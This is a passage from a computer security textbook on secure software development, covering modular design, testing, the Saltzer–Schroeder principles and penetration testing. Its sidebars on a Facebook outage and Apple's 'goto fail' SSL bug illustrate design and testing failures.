The virus scanner can use a code or checksum to detect changes to a file. It can also look for suspicious patterns, such as a JUMP instruction as the first instruction of a system program (in case the virus has positioned itself at the bottom of the file but is to be executed first, as we saw in [Figure 3-25](#)).

Countermeasures for Developers

Against this threat background you may well ask how anyone can ever make secure, trustworthy, flawless programs. As the size and complexity of programs grows, the number of possibilities for attack does, too.

In this section we briefly look at some software engineering techniques that have been shown to improve the security of code. Of course, these methods must be used effectively, for a good method used improperly or naively will not make programs better by magic.

Ideally, developers should have a reasonable understanding of security, and especially of thinking in terms of threats and vulnerabilities. Armed with that mindset and good development practices, programmers can write code that maintains security.

Software Engineering Techniques

Code usually has a long shelf-life and is enhanced over time as needs change and faults are found and fixed. For this reason, a key principle of software engineering is to create a design or code in small, self-contained units, called components or modules; when a system is written this way, we say that it is **modular**. Modularity offers advantages for program development in general and security in particular.

If a component is isolated from the effects of other components, then the system is designed in a way that limits the damage any fault causes. Maintaining the system is easier because any problem that arises connects with the fault that caused it. Testing (especially regression testing—making sure that everything else still works when you make a corrective change) is simpler, since changes to an isolated component do not affect other components. And developers can readily see where vulnerabilities may lie if the component is isolated. We call this isolation **encapsulation**.

Information hiding is another characteristic of modular software. When information is hidden, each component hides its precise implementation or some other design decision from the others. Thus, when a change is needed, the overall design can remain intact while only the necessary changes are made to particular components.

Let us look at these characteristics in more detail.

Modularity

Modularization is the process of dividing a task into subtasks, as depicted in [Figure 3-26](#). This division is usually done on a logical or functional basis, so that each component performs a separate, independent part of the task. The goal is for each component to meet four conditions:

- *single-purpose*, performs one function
- *small*, consists of an amount of information for which a human can readily grasp both structure and content
- *simple*, is of a low degree of complexity so that a human can readily understand the purpose and structure of the module
- *independent*, performs a task isolated from other modules




FIGURE 3-26 Modularity

Other component characteristics, such as having a single input and single output or using a limited set of programming constructs, indicate modularity. From a security standpoint, modularity should improve the likelihood that an implementation is correct.

In particular, smallness and simplicity help both developers and analysts understand what each component does. That is, in good software, design and program units should be only as large or complex as needed to perform their required functions. There are several advantages to having small, independent components.

- *Maintenance.* If a component implements a single function, it can be replaced easily with a revised one if necessary. The new component may be needed because of a change in requirements, hardware, or environment. Sometimes the replacement is an enhancement, using a smaller, faster, more correct, or otherwise better module. The interfaces between this component and the remainder of the design or code are few and well described, so the effects of the replacement are evident.
- *Understandability.* A system composed of small and simple components is usually easier to comprehend than one large, unstructured block of code.
- *Reuse.* Components developed for one purpose can often be reused in other systems. Reuse of correct, existing design or code components can significantly reduce the difficulty of implementation and testing.
- *Correctness.* A failure can be quickly traced to its cause if the components perform only one task each.
- *Testing.* A single component with well-defined inputs, outputs, and function can be tested exhaustively by itself, without concern for its effects on other modules (other than the expected function and output, of course).

Simplicity of software design improves correctness and maintainability.

A modular component usually has high cohesion and low coupling. By **cohesion**, we mean that all the elements of a component have a logical and functional reason for being there; every aspect of the component is tied to the component's single purpose. A highly cohesive component has a high degree of focus on the purpose; a low degree of cohesion means that the component's contents are an unrelated jumble of actions, often put together because of time dependencies or convenience.

Coupling refers to the degree with which a component depends on other components in the system. Thus, low or loose coupling is better than high or tight coupling because the loosely coupled components are free from unwitting interference from other components. This difference in coupling is shown in [Figure 3-27](#).




FIGURE 3-27 Types of Coupling

Encapsulation

Encapsulation hides a component's implementation details, but it does not necessarily mean complete isolation. Many components must share information with other components, usually with good reason. However, this sharing is carefully documented so that a component is affected only in known ways by other components in the system. Sharing is minimized so that the fewest interfaces possible are used.

An encapsulated component's protective boundary can be translucent or transparent, as needed. Berard [[BER00](#)] notes that encapsulation is the "technique for packaging the information [inside a component] in such a way as to hide what should be hidden and make visible what is intended to be visible."

Information Hiding

Developers who work where modularization is stressed can be sure that other components will have limited effect on the ones they write. Thus, we can think of a component as a kind of black box, with certain well-defined inputs and outputs and a well-defined function. Other components' designers do not need to know how the module completes its function; it is enough to be assured that the component performs its task in some correct manner.

Information hiding: describing what a module does, not how

This concealment is the information hiding, depicted in [Figure 3-28](#). Information hiding

is desirable, because malicious developers cannot easily alter the components of others if they do not know how the components work.




FIGURE 3-28 Information Hiding

Mutual Suspicion

Programs are not always trustworthy. Even with an operating system to enforce access limitations, it may be impossible or infeasible to bound the access privileges of an untested program effectively. In this case, the user *U* is legitimately suspicious of a new program *P*. However, program *P* may be invoked by another program, *Q*. There is no way for *Q* to know that *P* is correct or proper, any more than a user knows that of *P*.

Therefore, we use the concept of **mutual suspicion** to describe the relationship between two programs. Mutually suspicious programs operate as if other routines in the system were malicious or incorrect. A calling program cannot trust its called subprocedures to be correct, and a called subprocedure cannot trust its calling program to be correct. Each protects its interface data so that the other has only limited access. For example, a procedure to sort the entries in a list cannot be trusted not to modify those elements, while that procedure cannot trust its caller to provide any list at all or to supply the number of elements predicted. An example of misplaced trust is described in [Sidebar 3-10](#).

Sidebar 3-10 Facebook Outage from Improper Error Handling

In September 2010 the popular social networking site Facebook was forced to shut down for several hours. According to a posting by company representative Robert Johnson, the root cause was an improperly handled error condition.

Facebook maintains in a persistent store a set of configuration parameters that are then copied to cache for ordinary use. Code checks the validity of parameters in the cache. If it finds an invalid value, it fetches the value from the persistent store and uses it to replace the cache value. Thus, the developers assumed the cache value might become corrupted but the persistent value would always be accurate.

In the September 2010 instance, staff mistakenly placed an incorrect value in the persistent store. When this value was propagated to the cache, checking routines identified it as erroneous and caused the cache controller to fetch the value from the persistent store. The persistent store value, of course, was erroneous, so as soon as the checking routines examined it, they again called for its replacement from the persistent store. This constant fetch from the persistent store led to an overload on the server holding the persistent store, which in turn

led to a severe degradation in performance overall.

Facebook engineers were able to diagnose the problem, concluding that the best solution was to disable all Facebook activity and then correct the persistent store value. They gradually allowed Facebook clients to reactivate; as each client detected an inaccurate value in its cache, it would refresh it from the correct value in the persistent store. In this way, the gradual expansion of services allowed these refresh requests to occur without overwhelming access to the persistent store server.

A design of mutual suspicion—not implicitly assuming the cache is wrong and the persistent store is right—would have avoided this catastrophe.

Confinement

Confinement is a technique used by an operating system on a suspected program to help ensure that possible damage does not spread to other parts of a system. A **confined** program is strictly limited in what system resources it can access. If a program is not trustworthy, the data it can access are strictly limited. Strong confinement would be particularly helpful in limiting the spread of viruses. Since a virus spreads by means of transitivity and shared data, all the data and programs within a single compartment of a confined program can affect only the data and programs in the same compartment. Therefore, the virus can spread only to things in that compartment; it cannot get outside the compartment.

Simplicity

The case for simplicity—of both design and implementation—should be self-evident: simple solutions are easier to understand, leave less room for error, and are easier to review for faults. The value of simplicity goes deeper, however.

With a simple design, all members of the design and implementation team can understand the role and scope of each element of the design, so each participant knows not only what to expect others to do but also what others expect. Perhaps the worst problem of a running system is maintenance: After a system has been running for some time, and the designers and programmers are working on other projects (or perhaps even at other companies), a fault appears and some unlucky junior staff member is assigned the task of correcting the fault. With no background on the project, this staff member must attempt to intuit the visions of the original designers and understand the entire context of the flaw well enough to fix it. A simple design and implementation facilitates correct maintenance.

Hoare [[HOA81](#)] makes the case simply for simplicity of design:

I gave desperate warnings against the obscurity, the complexity, and overambition of the new design, but my warnings went unheeded. I conclude that there are two ways of constructing a software design: One way is to make it so simple that there are *obviously* no deficiencies and the other way is to make it so complicated that there are no *obvious* deficiencies.

In 2014 the web site for the annual RSA computer security conference was

compromised. Amit Yoran, Senior Vice President of Products and Sales for RSA, the parent company that founded the conference and supports it financially, spoke to the issue. “Unfortunately, complexity is very often the enemy of security,” he concluded, emphasizing that he was speaking for RSA and not for the RSA conference web site, a separate entity [[KRE14](#)].

“Complexity is often the enemy of security.”—Amit Yoran, RSA

Genetic Diversity

At your local electronics shop you can buy a combination printer–scanner–copier–fax machine. It comes at a good price (compared to costs of buying the four components separately) because there is considerable overlap in implementing the functionality among those four. Moreover, the multifunction device is compact, and you need install only one device on your system, not four. But if any part of it fails, you lose a lot of capabilities all at once. So the multipurpose machine represents the kinds of trade-offs among functionality, economy, and availability that we make in any system design.

An architectural decision about these types of devices is related to the arguments above for modularity, information hiding, and reuse or interchangeability of software components. For these reasons, some people recommend heterogeneity or “genetic diversity” in system architecture: Having many components of a system come from one source or relying on a single component is risky, they say.

However, many systems are in fact quite homogeneous in this sense. For reasons of convenience and cost, we often design systems with software or hardware (or both) from a single vendor. For example, in the early days of computing, it was convenient to buy “bundled” hardware and software from a single vendor. There were fewer decisions for the buyer to make, and if something went wrong, only one phone call was required to initiate trouble-shooting and maintenance. Daniel Geer et al. [[GEE03a](#)] examined the monoculture of computing dominated by one manufacturer, often characterized by Apple or Google today, Microsoft or IBM yesterday, unknown tomorrow. They looked at the parallel situation in agriculture where an entire crop may be vulnerable to a single pathogen. In computing, the pathogenic equivalent may be malicious code from the Morris worm to the Code Red virus; these “infections” were especially harmful because a significant proportion of the world’s computers were disabled because they ran versions of the same operating systems (Unix for Morris, Windows for Code Red).

Diversity creates a moving target for the adversary. As Per Larson and colleagues explain [[LAR14](#)], introducing diversity automatically is possible but tricky. A compiler can generate different but functionally equivalent object code from one source file; reordering statements (where there is no functional dependence on the order), using different storage layouts, and even adding useless but harmless instructions helps protect one version from harm that might affect another version. However, different output object code can create a nightmare for code maintenance.

Diversity reduces the number of targets susceptible to one attack type.

In 2014 many computers and web sites were affected by the so-called Heartbleed malware, which exploited a vulnerability in the widely used OpenSSL software. SSL (secure socket layer) is a cryptographic technique by which browser web communications are secured, for example, to protect the privacy of a banking transaction. (We cover SSL in [Chapter 6](#).) The OpenSSL implementation is used by the majority of web sites; two major packages using OpenSSL account for over 66 percent of sites using SSL. Because the adoption of OpenSSL is so vast, this one vulnerability affects a huge number of sites, putting the majority of Internet users at risk. The warning about lack of diversity in software is especially relevant here. However, cryptography is a delicate topic; even correctly written code can leak sensitive information, not to mention the numerous subtle ways such code can be wrong. Thus, there is a good argument for having a small number of cryptographic implementations that analysts can scrutinize rigorously. But common code presents a single or common point for mass failure.

Furthermore, diversity is expensive, as large users such as companies or universities must maintain several kinds of systems instead of focusing their effort on just one. Furthermore, diversity would be substantially enhanced by a large number of competing products, but the economics of the market make it difficult for many vendors to all profit enough to stay in business. Geer refined the argument in [[GEE03](#)], which was debated by James Whittaker [[WHI03b](#)] and David Aucsmith [[AUC03](#)]. There is no obvious right solution for this dilemma.

Tight integration of products is a similar concern. The Windows operating system is tightly linked to Internet Explorer, the Office suite, and the Outlook email handler. A vulnerability in one of these can also affect the others. Because of the tight integration, fixing a vulnerability in one subsystem can have an impact on the others. On the other hand, with a more diverse (in terms of vendors) architecture, a vulnerability in another vendor's browser, for example, can affect Word only to the extent that the two systems communicate through a well-defined interface.

A different form of change occurs when a program is loaded into memory for execution. **Address-space-layout randomization** is a technique by which a module is loaded into different locations at different times (using a relocation device similar to base and bounds registers, described in [Chapter 5](#)). However, when an entire module is relocated as a unit, getting one real address gives the attacker the key to compute the addresses of all other parts of the module.

Next we turn from product to process. How is good software produced? As with the code properties, these process approaches are not a recipe: doing these things does not guarantee good code. However, like the code characteristics, these processes tend to reflect approaches of people who successfully develop secure software.

Testing

Testing is a process activity that concentrates on product quality: It seeks to locate potential product failures before they actually occur. The goal of testing is to make the product failure free (eliminating the possibility of failure); realistically, however, testing will only reduce the likelihood or limit the impact of failures. Each software problem (especially when it relates to security) has the potential not only for making software fail

but also for adversely affecting a business or a life. The failure of one control may expose a vulnerability that is not ameliorated by any number of functioning controls. Testers improve software quality by finding as many faults as possible and carefully documenting their findings so that developers can locate the causes and repair the problems if possible.

Testing is easier said than done, and Herbert Thompson points out that security testing is particularly hard [THO03]. James Whittaker observes in the Google Testing Blog, 20 August 2010, that “Developers grow trees; testers manage forests,” meaning the job of the tester is to explore the interplay of many factors. Side effects, dependencies, unpredictable users, and flawed implementation bases (languages, compilers, infrastructure) all contribute to this difficulty. But the essential complication with security testing is that we cannot look at just the one behavior the program gets right; we also have to look for the hundreds of ways the program might go wrong.

Security testing tries to anticipate the hundreds of ways a program can fail.

Types of Testing

Testing usually involves several stages. First, each program component is tested on its own. Such testing, known as **module testing**, **component testing**, or **unit testing**, verifies that the component functions properly with the types of input expected from a study of the component’s design. **Unit testing** is done so that the test team can feed a predetermined set of data to the component being tested and observe what output actions and data are produced. In addition, the test team checks the internal data structures, logic, and boundary conditions for the input and output data.

When collections of components have been subjected to unit testing, the next step is ensuring that the interfaces among the components are defined and handled properly. Indeed, interface mismatch can be a significant security vulnerability, so the interface design is often documented as an **application programming interface** or **API**. **Integration testing** is the process of verifying that the system components work together as described in the system and program design specifications.

Once the developers verify that information is passed among components in accordance with their design, the system is tested to ensure that it has the desired functionality. A **function test** evaluates the system to determine whether the functions described by the requirements specification are actually performed by the integrated system. The result is a functioning system.

The function test compares the system being built with the functions described in the developers’ requirements specification. Then, a **performance test** compares the system with the remainder of these software and hardware requirements. During the function and performance tests, testers examine security requirements and confirm that the system is as secure as it is required to be.

When the performance test is complete, developers are certain that the system functions according to their understanding of the system description. The next step is conferring with the customer to make certain that the system works according to customer

expectations. Developers join the customer to perform an **acceptance test**, in which the system is checked against the customer's requirements description. Upon completion of acceptance testing, the accepted system is installed in the environment in which it will be used. A final **installation test** is run to make sure that the system still functions as it should. However, security requirements often state that a system should not do something. As [Sidebar 3-11](#) demonstrates, absence is harder to demonstrate than presence.

Sidebar 3-11 Absence vs. Presence

Charles Pfleeger [[PFL97](#)] points out that security requirements resemble those for any other computing task, with one seemingly insignificant difference. Whereas most requirements say “the system will do this,” security requirements add the phrase “and nothing more.” As we pointed out in [Chapter 1](#), security awareness calls for more than a little caution when a creative developer takes liberties with the system's specification. Ordinarily, we do not worry if a programmer or designer adds a little something extra. For instance, if the requirement calls for generating a file list on a disk, the “something more” might be sorting the list in alphabetical order or displaying the date it was created. But we would never expect someone to meet the requirement by displaying the list and then erasing all the files on the disk!

If we could easily determine whether an addition were harmful, we could just disallow harmful additions. But unfortunately we cannot. For security reasons, we must state explicitly the phrase “and nothing more” and leave room for negotiation in the requirements definition on any proposed extensions.

Programmers naturally want to exercise their creativity in extending and expanding the requirements. But apparently benign choices, such as storing a value in a global variable or writing to a temporary file, can have serious security implications. And sometimes the best design approach for security is the counterintuitive one. For example, one attack on a cryptographic system depends on measuring the time it takes the system to perform an encryption. With one encryption technique, the time to encrypt depends on the key, a parameter that allows someone to “unlock” or decode the encryption; encryption time specifically depends on the size or the number of bits in the key. The time measurement helps attackers know the approximate key length, so they can narrow their search space accordingly (as described in [Chapter 2](#)). Thus, an efficient implementation can actually undermine the system's security. The solution, oddly enough, is to artificially pad the encryption process with unnecessary computation so that short computations complete as slowly as long ones.

In another instance, an enthusiastic programmer added parity checking to a cryptographic procedure. But the routine generating the keys did not supply a check bit, only the keys themselves. Because the keys were generated randomly, the result was that 255 of the 256 encryption keys failed the parity check, leading to the substitution of a fixed key—so that without warning, all encryptions were being performed under the same key!

No technology can automatically distinguish malicious extensions from

benign code. For this reason, we have to rely on a combination of approaches, including human-intensive ones, to help us detect when we are going beyond the scope of the requirements and threatening the system's security.

The objective of unit and integration testing is to ensure that the code implemented the design properly; that is, that the programmers have written code to do what the designers intended. System testing has a very different objective: to ensure that the system does what the customer wants it to do. Regression testing, an aspect of system testing, is particularly important for security purposes. After a change is made to enhance the system or fix a problem, **regression testing** ensures that all remaining functions are still working and that performance has not been degraded by the change. As we point out in [Sidebar 3-12](#), regression testing is difficult because it essentially entails reconfirming all functionality.

Sidebar 3-12 The GOTO Fail Bug

In February 2014 Apple released a maintenance patch to its iOS operating system. The problem involved code to implement SSL, the encryption that protects secure web communications, such as between a user's web browser and a bank's web site, for example. The code problem, which has been called the "GOTO Fail" bug, is shown in the following code fragment.

[Click here to view code image](#)

```
if ((err = SSLHashSHA1.update(&hashCtx, &serverRandom))
    != 0)
    goto fail;
if ((err = SSLHashSHA1.update(&hashCtx,
    &signedParams)) != 0)
    goto fail;
goto fail;
if ((err = SSLHashSHA1.final(&hashCtx, &hashOut))
    != 0)
    goto fail;
...

fail:
    SSLFreeBuffer(&signedHashes);
    SSLFreeBuffer(&hashCtx);
    return err;
```

The problem is in the seventh line. If the first two conditional statements are false, execution drops directly to the duplicate goto fail line, and exits the routine. The impact of this flaw is that even insecure web connections are treated as secure.

The origin of this error is unknown, but it appears either that another conditional statement was removed during maintenance (but not the corresponding conditional action of goto fail), or an extra goto fail statement was inadvertently pasted into the routine. Either of those possibilities is an understandable, nonmalicious programming oversight.

Regression testing to catch such a simple programming error would require setting up a complicated test case. Programmers are often pressed during maintenance to complete fixes rapidly, so there is not time for thorough testing, which could be how this flaw became part of the standard distribution of the

operating system.

The flaw is small and easy to spot when you know to look for it, although it is line 632 of a 1970-line file, where it would stand out less than in the fragment we reproduce here. The error affected mobile iPhones and iPads, as well as desktop Macintosh computers. The patches released by Apple indicate the error has been embedded in production code for some time. For more details on the flaw, see Paul Ducklin's blog posting at <http://nakedsecurity.sophos.com/2014/02/24/anatomy-of-a-goto-fail-apples-ssl-bug-explained-plus-an-unofficial-patch/>.

Each of the types of tests listed here can be performed from two perspectives: black box and clear box (sometimes called white box). **Black-box testing** treats a system or its components as black boxes; testers cannot “see inside” the system, so they apply particular inputs and verify that they get the expected output. **Clear-box testing** allows visibility. Here, testers can examine the design and code directly, generating test cases based on the code's actual construction. Thus, clear-box testing reveals that component X uses CASE statements and can look for instances in which the input causes control to drop through to an unexpected line. Black-box testing must rely more on the required inputs and outputs because the actual code is not available for scrutiny.

James Whittaker in his testing blog lists seven key ingredients for testing (<http://googletesting.blogspot.com/2010/08/ingredients-list-for-testing-part-one.html>). We summarize his posting here:

1. *Product expertise.* The tester needs to understand the requirements and functionality of the object being tested. More importantly, the tester should have sufficient familiarity with the product to be able to predict what it cannot do and be able to stress it in all its configurations.
2. *Coverage.* Testing must be complete, in that no component should be ignored, no matter how small or insignificant.
3. *Risk analysis.* Testing can never cover everything. Thus, wise testing, that is, to spend testing resources wisely and effectively, is necessary. A risk analysis answers the questions what are the most critical pieces and what can go seriously wrong? From this the priority for testing becomes clearer.
4. *Domain expertise.* A tester must understand the product being tested. Trivially, someone cannot effectively test a Fahrenheit-to-centigrade converter without understanding those two temperature scales.
5. *Common vocabulary.* There is little common vocabulary for testing; even terms like black-box testing are subject to some interpretation. More importantly, testers need to be able to share patterns and techniques with one another, and to do that, testers need some common understanding of the larger process.
6. *Variation.* Testing is not a checklist exercise; if it were, we would automate the whole process, let a machine do it, and never have product failures. Testers need to vary their routine, test different things in different ways, and adapt to successes and failures.

7. *Boundaries*. Because testing can continue indefinitely, some concept of completeness and sufficiency is necessary. Sometimes, finite resources of time or money dictate how much testing is done. A better approach is a rational plan that determines what degree of testing is adequate.

Effectiveness of Testing

The mix of techniques appropriate for testing a given system depends on the system's size, application domain, amount of risk, and many other factors. But understanding the effectiveness of each technique helps us know what is right for each particular system. For example, Olsen [[OLS93](#)] describes the development at Contel IPC of a system containing 184,000 lines of code. He tracked faults discovered during various activities and found these differences:

- 17.3 percent of the faults were found during inspections of the system design
- 19.1 percent during component design inspection
- 15.1 percent during code inspection
- 29.4 percent during integration testing
- 16.6 percent during system and regression testing

Only 0.1 percent of the faults were revealed after the system was placed in the field. Thus, Olsen's work shows the importance of using different techniques to uncover different kinds of faults during development; we must not rely on a single method applied at one time to catch all problems.

Who does the testing? From a security standpoint, **independent testing** is highly desirable; it may prevent a developer from attempting to hide something in a routine or keep a subsystem from controlling the tests that will be applied to it. Thus, independent testing increases the likelihood that a test will expose the effect of a hidden feature.

Limitations of Testing

Testing is the most widely accepted assurance technique. As Earl Boebert [[BOE92](#)] observes, conclusions from testing are based on the actual product being evaluated, not on some abstraction or precursor of the product. This realism is a security advantage. However, conclusions based on testing are necessarily limited, for the following reasons:

- Testing can demonstrate the *existence* of a problem, but passing tests does not demonstrate the absence of problems.
- Testing adequately within reasonable time or effort is difficult because the combinatorial explosion of inputs and internal states makes complete testing complex and time consuming.
- Testing only observable effects, not the internal structure of a product, does not ensure any degree of completeness.
- Testing the internal structure of a product involves modifying the product by adding code to extract and display internal states. That extra functionality affects the product's behavior and can itself be a source of vulnerabilities or can mask other vulnerabilities.
- Testing real-time or complex systems requires keeping track of all states and

triggers. This profusion of possible situations makes it hard to reproduce and analyze problems reported as testers proceed.

Ordinarily, we think of testing in terms of the developer: unit testing a module, integration testing to ensure that modules function properly together, function testing to trace correctness across all aspects of a given function, and system testing to combine hardware with software. Likewise, regression testing is performed to make sure a change to one part of a system does not degrade any other functionality. But for other tests, including acceptance tests, the user or customer administers them to determine if what was ordered is what is delivered. Thus, an important aspect of assurance is considering whether the tests run are appropriate for the application and level of security. The nature and kinds of testing reflect the developer's testing strategy: which tests address what issues.

Similarly, testing is almost always constrained by a project's budget and schedule. The constraints usually mean that testing is incomplete in some way. For this reason, we consider notions of test coverage, test completeness, and testing effectiveness in a testing strategy. The more complete and effective our testing, the more confidence we have in the software. More information on testing can be found in Pfleeger and Atlee [[PFL10](#)].

Countermeasure Specifically for Security

General software engineering principles are intended to lead to correct code, which is certainly a security objective, as well. However, there are also activities during program design, implementation, and fielding specifically to improve the security of the finished product. We consider those practices next.

Design Principles for Security

Multics (MULTiplexed Information and Computer Service) was a major secure software project intended to provide a computing utility to its users, much as we access electricity or water. The system vision involved users who could effortlessly connect to it, use the computing services they needed, and then disconnect—much as we turn the tap on and off. Clearly all three fundamental goals of computer security—confidentiality, integrity, and availability—are necessary for such a widely shared endeavor, and security was a major objective for the three participating Multics partners: M.I.T, AT&T Bell Laboratories, and GE. Although the project never achieved significant commercial success, its development helped establish secure computing as a rigorous and active discipline. The Unix operating system grew out of Multics, as did other now-common operating system design elements, such as a hierarchical file structure, dynamically invoked modules, and virtual memory.

The chief security architects for Multics, Jerome Saltzer and Michael Schroeder, documented several design principles intended to improve the security of the code they were developing. Several of their design principles are essential for building a solid, trusted operating system. These principles, well articulated in Saltzer [[SAL74](#)] and Saltzer and Schroeder [[SAL75](#)], include the following:

- *Least privilege.* Each user and each program should operate using the fewest privileges possible. In this way, damage from an inadvertent or malicious attack

is minimized.

- *Economy of mechanism.* The design of the protection system should be small, simple, and straightforward. Such a protection system can be carefully analyzed, exhaustively tested, perhaps verified, and relied on.
- *Open design.* The protection mechanism must not depend on the ignorance of potential attackers; the mechanism should be public, depending on secrecy of relatively few key items, such as a password table. An open design is also available for extensive public scrutiny, thereby providing independent confirmation of the design security.
- *Complete mediation.* Every access attempt must be checked. Both direct access attempts (requests) and attempts to circumvent the access-checking mechanism should be considered, and the mechanism should be positioned so that it cannot be circumvented.
- *Permission based.* The default condition should be denial of access. A conservative designer identifies the items that should be accessible, rather than those that should not.
- *Separation of privilege.* Ideally, access to objects should depend on more than one condition, such as user authentication plus a cryptographic key. In this way, someone who defeats one protection system will not have complete access.
- *Least common mechanism.* Shared objects provide potential channels for information flow. Systems employing physical or logical separation reduce the risk from sharing.
- *Ease of use.* If a protection mechanism is easy to use, it is unlikely to be avoided.

These principles have been generally accepted by the security community as contributing to the security of software and system design. Even though they date from the stone age of computing, the 1970s, they are at least as important today. As a mark of how fundamental and valid these precepts are, consider the recently issued “Top 10 Secure Coding Practices” from the Computer Emergency Response Team (CERT) of the Software Engineering Institute at Carnegie Mellon University [[CER10](#)].

1. Validate input.
2. Heed compiler warnings.
3. Architect and design for security policies.
4. Keep it simple.
5. Default to deny.
6. Adhere to the principle of least privilege.
7. Sanitize data sent to other systems.
8. Practice defense in depth.
9. Use effective quality-assurance techniques.
10. Adopt a secure coding standard.

Of these ten, numbers 4, 5, and 6 match directly with Saltzer and Schroeder, and 3 and

8 are natural outgrowths of that work. Similarly, the Software Assurance Forum for Excellence in Code (SAFECode)² produced a guidance document [[SAF11](#)] that is also compatible with these concepts, including such advice as implementing least privilege and sandboxing (to be defined later), which is derived from separation of privilege and complete mediation. We elaborate on many of the points from SAFECode throughout this chapter, and we encourage you to read their full report after you have finished this chapter. Other authors, such as John Viega and Gary McGraw [[VIE01](#)] and Michael Howard and David LeBlanc [[HOW02](#)], have elaborated on the concepts in developing secure programs.

² SAFECode is a non-profit organization exclusively dedicated to increasing trust in information and communications technology products and services through the advancement of effective software assurance methods. Its members include Adobe Systems Incorporated, EMC Corporation, Juniper Networks, Inc., Microsoft Corp., Nokia, SAP AG, and Symantec Corp.

Penetration Testing for Security

The testing approaches in this chapter have described methods appropriate for all purposes of testing: correctness, usability, performance, as well as security. In this section we examine several approaches that are especially effective at uncovering security flaws.

We noted earlier in this chapter that **penetration testing** or **tiger team analysis** is a strategy often used in computer security. (See, for example, [[RUB01](#), [TIL03](#), [PAL01](#)].) Sometimes it is called **ethical hacking**, because it involves the use of a team of experts trying to crack the system being tested (as opposed to trying to break into the system for unethical reasons). The work of penetration testers closely resembles what an actual attacker might do [[AND04](#), [SCH00b](#)]. The tiger team knows well the typical vulnerabilities in operating systems and computing systems. With this knowledge, the team attempts to identify and exploit the system's particular vulnerabilities.

Penetration testing is both an art and science. The artistic side requires careful analysis and creativity in choosing the test cases. But the scientific side requires rigor, order, precision, and organization. As Clark Weissman observes [[WEI95](#)], there is an organized methodology for hypothesizing and verifying flaws. It is not, as some might assume, a random punching contest.

Using penetration testing is much like asking a mechanic to look over a used car on a sales lot. The mechanic knows potential weak spots and checks as many of them as possible. A good mechanic will likely find most significant problems, but finding a problem (and fixing it) is no guarantee that no other problems are lurking in other parts of the system. For instance, if the mechanic checks the fuel system, the cooling system, and the brakes, there is no guarantee that the muffler is good.

